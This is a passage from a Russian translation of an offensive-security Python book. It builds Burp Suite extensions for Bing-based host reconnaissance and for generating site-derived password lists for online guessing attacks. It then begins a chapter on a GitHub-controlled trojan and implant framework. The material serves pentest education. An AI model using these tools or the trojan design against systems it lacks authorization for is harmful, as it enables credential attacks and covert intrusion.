

Рис. 6-8. Запущенный в Intruder фаззер.

Как можно видеть в строке 61 с предупреждением, в запросе 5 мы обнаружили то, что оказалось уязвимостью SQL инъекции.

Да, конечно, наш фаззер запущен только для демонстрационных целей, но вы удивитесь, насколько это может быть эффективно для выявления ошибок веб-приложения, обнаружения путей приложения или другого поведения, которое отсутствует у большинства сканеров. Теперь давайте создадим приложение, которое поможет нам выполнить расширенную разведку на веб-сервере.

Bing для Burp

Когда вы осуществляете атаку на веб-сервер, то не редко эта одна машина обслуживает несколько веб-приложений, о некоторых из которых вы можете не знать. Конечно, вам хочется узнать имена хоста на этом же веб-сервере, потому что благодаря им вы можете легко получить оболочку. Часто получается обнаружить небезопасное веб-приложение или даже ресурсы разработки, расположенные на той же машине, что и ваша цель. Microsoft поисковая система Bing обладает поисковыми возможностями, которые позволяют вам делать запрос по всем веб-сайтам на одном IP-адресе (при помощи поискового IP модификатора). Bing также подскажет, какие есть поддомены у данного домена (используйте модификатор «domain»).

Теперь мы можем использовать скрапер (scraper), чтобы отправить эти запросы Bing и затем найти в результатах HTML. Но это признак плохих манер и к тому же, нарушает правила пользования большинства поисковых систем. Для того чтобы избежать проблем, мы можем использовать Bing API [13], чтобы отправить эти запросы программным путем и затем самостоятельно спарсить результаты. Мы не будем внедрять никакие особенные Burp GUI дополнения (кроме контекстного меню) в это расширение. Мы просто будем добавлять полученные результаты в Burp каждый раз, когда запускаем запрос, а любой обнаруженный URL будет добавляться автоматически. Так как я уже рассказывал вам, как читать Burp API документацию и как переводить ее в Python, перейдем сразу к коду.

Открываем *bhp_bing.py* и вводим следующий код:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import socket
import urllib
import json
import re
import base64
❶ bing_api_key = "YOURKEY"

❷ class BurpExtender(IBurpExtender, IContextMenuFactory):
         def registerExtenderCallbacks(self, callbacks):
             self._callbacks = callbacks
             self._helpers   = callbacks.getHelpers()
             self.context    = None

# we set up our extension
callbacks.setExtensionName("BHP Bing")
❸ callbacks.registerContextMenuFactory(self)
return


def createMenuItems(self, context_menu):
    self.context = context_menu
❹  menu_list = ArrayList()
     menu_list.add(JMenuItem("Send to Bing", actionPerformed=self.bing_
                   menu))
return menu_list
```

Это первый кусок нашего Bing расширения. Проверьте, что вставили Bing API ключ в нужное место ❶; вы можете делать около 2 500 бесплатных поисков в месяц. Мы начинаем с определения нашего BurpExtender класса ❷, который внедрит стандартный IBurpExtender интерфейс и IcontextMenuFactory, что позволит нам иметь контекстное меню, когда пользователь щелкает правой кнопкой мыши на запрос в Burp. Регистрируем обработчик меню ❸, чтобы мы смогли определить, на какой сайт

нажал пользователь, следовательно, мы сможем потом создать свои Bing запросы. Последним шагом будет настройка функции `createMenuItem`, которая получает объект `IcontextMenuInvocation,` и мы его будем использовать для определения, какой был выбран HTTP запрос. И самый последний шаг — визуализация пункта меню, и мы получаем функцию `bing_menu`, которая будет обрабатывать click-события ❹. Теперь добавим функциональности, чтобы выполнить Bing запрос, вывести результаты и добавить любые обнаруженные виртуальные хосты в целевую область действия Burp.

```
def bing_menu(self,event):

    # grab the details of what the user clicked
❶ http_traffic = self.context.getSelectedMessages()

print "%d requests highlighted" % len(http_traffic)

for traffic in http_traffic:
    http_service = traffic.getHttpService()
    host         = http_service.getHost()

print "User selected host: %s" % host

self.bing_search(host)

      return

def bing_search(self,host):

# check if we have an IP or hostname
is_ip = re.match("[0-9]+(?:\.[0-9]+){3}", host)

❷ if is_ip:
        ip_address = host
        domain     = False
else:
        ip_address = socket.gethostbyname(host)
        domain = True

❸ bing_query_string = "'ip:%s'" % ip_address
   self.bing_query(bing_query_string)

❹ if domain:
         bing_query_string = "'domain:%s'" % host
          self.bing_query(bing_query_string)
```

Наша функция `bing_menu` запускается, когда пользователь нажимает на пункт контекстного меню, которое мы определили. Мы извлекаем все HTTP запросы, которые были выделены ❶ и затем извлекаем часть запроса хоста и отправляем ее функции `bing_search` для дальнейшей обработки. Функция `bing_search` сначала определяет, что нам передали: IP-адрес или имя хоста ❷. Затем мы делаем у Bing запрос обо всех виртуальных хостах с одинаковым IP-адресом ❸, когда пользователь щелкнет правой кнопкой на хост, содержащийся в HTTP запросе. Если домен был передан нашему расширению, тогда мы проводим второй поиск ❹ любых поддоменов, которые Bing может проиндексировать. Пропишите следующий код, но проверьте, что вы правильно обозначили `BurpExtender` класс, иначе у вас будут ошибки:

```
def bing_query(self,bing_query_string):
```

```
print "Performing Bing search: %s" % bing_query_string

# encode our query
quoted_query = urllib.quote(bing_query_string)

http_request = "GET https://api.datamarket.azure.com/Bing/Search/Web?$.
format=json&$top=20&Query=%s HTTP/1.1\r\n" % quoted_query
http_request += "Host: api.datamarket.azure.com\r\n"
```

```
  http_request += "Connection: close\r\n"
❶  http_request += "Authorization: Basic %s\r\n" % base64.b64encode(":%s" % .
  bing_api_key)
  http_request += "User-Agent: Blackhat Python\r\n\r\n"

❷ json_body = self._callbacks.makeHttpRequest("api.datamarket.azure.com",.
 443,True,http_request).tostring()

❸ json_body = json_body.split("\r\n\r\n",1)[1]

   try:
❹       r = json.loads(json_body)

        if len(r["d"]["results"]):
           for site in r["d"]["results"]:

❺ print "*" * 100
print site['Title']
print site['Url']
print site['Description']
print "*" * 100

j_url = URL(site['Url'])

❻ if not self._callbacks.isInScope(j_url):
      print "Adding to Burp scope"
      self._callbacks.includeInScope(j_url)
  except:
      print "No results from Bing"
      pass

return
```

Итак, HTTP API Burp запрашивает, чтобы мы создали весь HTTP запрос, как строку, прежде чем отправлять его. В частности, вы видите, что нам нужно зашифровать наш Bing API ключ в формате base64 ❶ и использовать HTTP базовую аутентификацию, чтобы совершить API вызов. Затем мы отправляем наш HTTP запрос ❷ на серверы Microsoft. Когда ответ возвращается, у нас будет весь ответ полностью, включая заголовки, поэтому мы разбиваем заголовки ❸ и передаем ответ JSON парсеру ❹. Для каждого набора результатов, мы выводим информацию о сайте, который мы обнаружили ❺, и если этот сайт не входит в целевую область действия Burp ❻, то мы его автоматически добавляем. Это отличный пример синтеза Jython API и Python, работающих в расширении Burp.

Проверка на деле

Используйте ту же самую процедуру, которую мы использовали для фаззинг расширения, чтобы запустить поисковое расширение Bing в работу. Когда оно загрузится, перейдите по ссылке http://testphp.vulnweb.com/ и затем правой кнопкой мыши нажмите на запрос GET. Если расширение правильно загружено, то вы должны увидеть опцию меню **Send to Bing**, как показано на Рис. 6-9.



Рис. 6-9. Новая опция меню, отображающая наше расширение.

Когда вы нажимаете на эту опцию меню, то в зависимости от того, что вы выбрали при загрузке расширения, вы должны увидеть результаты от Bing, как на Рис. 6-10.



Рис. 6-10. Наше расширение показывает результаты, полученные от поиска Bing API.

И если вы нажмете на вкладку Target в Burp и выберите Scope, вы автоматически увидите новые пункты, добавленные в целевую область, как показано на Рис. 6-11. Целевая область ограничивает такие действия, как атаки, глобальный поиск и сканирование и применяет их только к заданным хостам.



Рис. 6-11. Обнаруженные хосты автоматически добавляются в целевую область Burp.

Как превратить контент сайта в пароль

Очень часто безопасность сводится к одному — паролям пользователя. Печально, но это так. Что еще хуже, когда речь идет о веб-приложениях, особенно кастомных, то в редких случаях применяется блокировка аккаунта. В других случаях, отсутствуют более строгие требования к паролю. В этих ситуациях, онлайн угадывание пароля может стать билетом к доступу на сайт.

Ключ к онлайн угадыванию пароля — правильный список слов. Вы не можете протестировать 10 миллионов паролей, если вы торопитесь, поэтому вам нужно уметь создавать список слов, ориентированный на нужный сайт. Конечно, в дистрибутиве Kali Linux есть скрипты, которые обходят сайт и генерируют список слов на основе контента сайта. Если вы уже использовали Burp Spider для обхода сайта, зачем отправлять еще больше трафика, только чтобы сгенерировать список слов? К тому же, те скрипты обычно имеют огромное количество аргументов командной строки, которые нужно запоминать. Если вы, как и я, уже успели запомнить достаточное количество аргументов командной строки, чтобы впечатлить своих друзей, тогда пусть Burp сам делает всю тяжелую работу.

Открываем *bhp_wordlist.py* и прописываем код:

```
from burp import IBurpExtender
from burp import IContextMenuFactory

from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL

import re
from datetime import datetime
from HTMLParser import HTMLParser

class TagStripper(HTMLParser):
       def __init__(self):
            HTMLParser.__init__(self)
            self.page_text = []
❶ def handle_data(self, data):
           self.page_text.append(data)
❷ def handle_comment(self, data):
           self.handle_data(data)

    def strip(self, html):
          self.feed(html)
❸          return " ".join(self.page_text)
class BurpExtender(IBurpExtender, IContextMenuFactory):
    def registerExtenderCallbacks(self, callbacks):
           self._callbacks = callbacks
           self._helpers    = callbacks.getHelpers()
           self.context      = None
           self.hosts          = set()

           # Start with something we know is common
           self.wordlist = set(["password"])
❹
          # we set up our extension
         callbacks.setExtensionName("BHP Wordlist")
         callbacks.registerContextMenuFactory(self)
```

```
return

def createMenuItems(self, context_menu):
        self.context = context_menu
        menu_list = ArrayList()
```

```
menu_list.add(JMenuItem("Create Wordlist",
        actionPerformed=self.wordlist_menu))

return menu_list
```

Код в этом списке должен быть вам уже вполне знаком. Начинаем с импорта требуемых модулей. Вспомогательный класс `TagStripper` позволит нам убрать все HTML теги из HTTP ответов, которые мы будем обрабатывать позже. Функция `handle_data` хранит текст страницы ❶ в переменной экземпляра. Мы также определяем функцию `handle_comment`, так как хотим, чтобы слова хранились в комментариях разработчика, которые также будут добавлены в наш список паролей. Функция `handle_comment` просто вызывает `handle_data` ❷ (в случае, если мы хотим изменить то, как мы будем обрабатывать страницу текста).

Функция `strip` делает из HTML кода объект базового класса и возвращает готовую страницу текста ❸, которая нам потребуется позже. А все остальное — почти то же самое, что было в начале скрипта *bhp_bing.py,* который мы только что завершили. Еще раз, главная задача — создать пункт контекстного меню в пользовательском интерфейсе Burp. Единственное новое здесь — это то, что мы храним наш список слов в наборе, что гарантирует нам отсутствие повторяющихся слов. Мы инициализируем набор с любимого всеми пароля «password» ❹, просто чтобы убедиться, что он попадет в наш окончательный список.

Теперь добавим логику, чтобы забрать HTTP-трафик у Burp и вернуть его в базовый список слов:

```
def wordlist_menu(self,event):

# grab the details of what the user clicked
http_traffic = self.context.getSelectedMessages()

for traffic in http_traffic:
    http_service = traffic.getHttpService()
    host         = http_service.getHost()

❶ self.hosts.add(host)

http_response = traffic.getResponse()

if http_response:
       self.get_words(http_response)
❷ self.display_wordlist()
   return

def get_words(self, http_response):

   headers, body = http_response.tostring().split('\r\n\r\n', 1)

   # skip non-text responses
❸ if headers.lower().find("content-type: text") == -1:
      return

 tag_stripper = TagStripper()
❹ page_text = tag_stripper.strip(body)

❺ words = re.findall("[a-zA-Z]\w{2,}", page_text)
```

```
for word in words:

     # filter out long strings
     if len(word) <= 12:

❻                self.wordlist.add(word.lower())
return
```

Наша первая задача — определить функцию `wordlist_menu`, которая является нашим обработчиком клика на меню. Она сохраняет название отвечающего хоста ❶ и затем получает HTTP ответ и отправляет его функции `get_words` ❷. Отсюда, `get_words` разбивает наш заголовок из тела сообщения,

проверяя, что мы пытаемся обработать только текстовые ответы ❸. Класс `TagStripper` ❹ очищает HTML-код от оставшегося текста. Мы используем регулярные выражения, чтобы найти все слова, начинающиеся с буквы алфавита, за которой следует два и более «слова» ❺. Наконец, нужные слова сохраняются нижним регистром в `wordlist` ❻.

Теперь давайте поправим скрипт, чтобы он имел возможность работать с текстом и отображать захваченный список слов:

```
def mangle(self, word):
    year     = datetime.now().year
❶   suffixes = ["", "1", "!", year]
    mangled  = []

    for password in (word, word.capitalize()):
        for suffix in suffixes:
❷           mangled.append("%s%s" % (password, suffix))
    return mangled

def display_wordlist(self):
❸   print "#!comment: BHP Wordlist for site(s) %s" % ", ".join(self.hosts)

for word in sorted(self.wordlist):
    for password in self.mangle(word):
        print password
return
```

Отлично! Функция `mangle` берет базовое слово и создает на его основе ряд паролей, используя распространенные «стратегии» создания паролей. В этом примере, мы создаем список суффиксов, которые ставим в конце базового слова, в том числе такой суффикс, как текущий год ❶. Каждый суффикс добавляем к базовому слову ❷, чтобы создать уникальный пароль. Далее делаем попытку с использованием заглавных букв. В функции `isplay_wordlist`, мы распечатываем комментарий в стиле John the Ripper ❸, чтобы мы не забыли, какие сайта использовались для генерации этого списка слов. Распечатываем результаты и готово.

Проверка на деле

Нажимаем на вкладку **Extender** в Burp, щелкаем на кнопку **Add** и применяем ту же самую процедуру, которую мы использовали для наших предыдущих расширений. Когда все будет загружено, переходим по ссылке http://testphp.vulnweb.com/.

Правой кнопкой щелкам на панели **Site Map** и выбираем **Spider this host**, как показано на Рис. 6-12.



Рис. 6-12. Спайдеринг (индексация) хоста при помощи Burp.

Как только Burp перейдет по всем ссылкам целевого сайта, выберите все запросы в правой верхней части панели, щелкните правой кнопкой, чтобы появилось контекстное меню и выберите **Create Wordlist**, как показано на Рис. 6-13.



Рис.6-13. Отправка запроса расширению BHP Worldist.

Теперь проверяем вкладку расширения с результатами. На практике, мы бы сохранили результат в файл, но в целях демонстрации мы отображаем его в списке слов в Burp, как показано на Рис. 6-14.

Теперь вы можете отправить этот список обратно в Burp Intruder, чтобы осуществить атаку угадывания паролей.



Рис. 6-14. Список паролей, основанный на содержании целевого веб-сайта.

Мы показали небольшое подмножество Burp API, в том числе возможность генерировать нашу собственную полезную нагрузку атаки, а также создание расширений, которые взаимодействуют с пользовательским интерфейсом Burp. Во время теста на проникновение, вы часто будете сталкиваться с нестандартными проблемами или необходимостью автоматизации. В этом случае, Burp Extender API предоставит отличный интерфейс, чтобы при помощи кода решить подобные проблемы. По крайней мере, это точно избавит вас от необходимости постоянно копировать и вставлять полученные данные из Burp в другой инструмент.

В этой главе, мы показали, как создать отличный инструмент разведки и добавить его в инструментарий Burp. Само по себе, это расширение может получить только 20 результатов от Bing, поэтому в качестве домашнего задания попробуйте поработать над дополнительными запросами, чтобы получить все результаты. Для этого будет нужно почитать Bing API и написать код, чтобы иметь возможность работать с большими наборами результатов. Конечно, заьемы вы можете дать команду спайдеру Burp обойти все новые сайты, которые вы обнаружите и автоматически искать уязвимости!

[13] Перейдите по ссылке http://www.bing.com/dev/en-us/dev-center/, чтобы осуществить настройку при помощи бесплатного ключа Bing API.

Глава 7. Github: совместная работа и контроль

Один из самых сложных аспектов создания надежного фреймворка для трояна — это асинхронный контроль, обновление и получение данных от имплантов. Крацне важно иметь относительно универсальный способ, чтобы отправлять код вашим удаленным троянам. Такая гибкость необходима не только для контроля поведения ваших троянов, но также потому, что у вас может появиться дополнительный код, ориентированный конкретно под данную целевую операционную систему.

За несколько лет работы, хакеры обзавелись разными методами командной работы и контроля, например IRC или даже Twitter. Однако мы попробуем сервис, разработанный специально для кода. Мы будем использовать GitHub, как способ хранения информации о конфигурации импланта и извлеченных данных, а также любых модулей, которые потребуются импланту для выполнения своих задач. Мы также научимся взламывать механизм импорта библиотеки Python, чтобы, когда вы создаете новые модули трояна, ваши импланты автоматически захватывали их и любые зависимые библиотеки напрямую из вашего репозитория. Не забывайте, что ваш трафик, поступающий в GitHub будет зашифрован протоколом SSL. Я практически не сталкивался с компаниями, которые бы активно блокировали сам GitHub.

Также отмечу, что мы будем использовать публичный репозиторий для проведения тестирования. Если у вас есть лишние деньги, то вы можете приобрести частный репозиторий, чтобы никто не видел, чем вы занимаетесь. Все ваши модули, конфигурация и данные будут зашифрованы парами ключей, что я продемонстрирую в Главе 9. Начнем!

Настраиваем GitHub аккаунт

Если у вас нет GitHub аккаунта, тогда переходите на сайт GitHub.com, регистрируйтесь и создавайте новый репозиторий под названием `chapter7`. Затем вам нужно будет установить библиотеку Python GitHub API [14], чтобы вы могли автоматизировать свое взаимодействие с вашим репозиторием. Это можно сделать из командной строки:

```
pip install github3.py
```

Если вы этого еще не сделали, то установите git клиент. Я работаю на своей Linux машине, но он прекрасно работает на любой другой платформе. Теперь давайте создадим базовую структуру для репозитория. В командной строке выполните следующее, делая соответствующие изменения, если вы работаете на Windows:

```
$ mkdir trojan
$ cd trojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch modules/.gitignore
$ touch config/.gitignore
$ touch data/.gitignore
$ git add .
$ git commit -m "Adding repo structure for trojan."
$ git remote add origin https://github.com/<yourusername>/chapter7.git
$ git push origin master
```

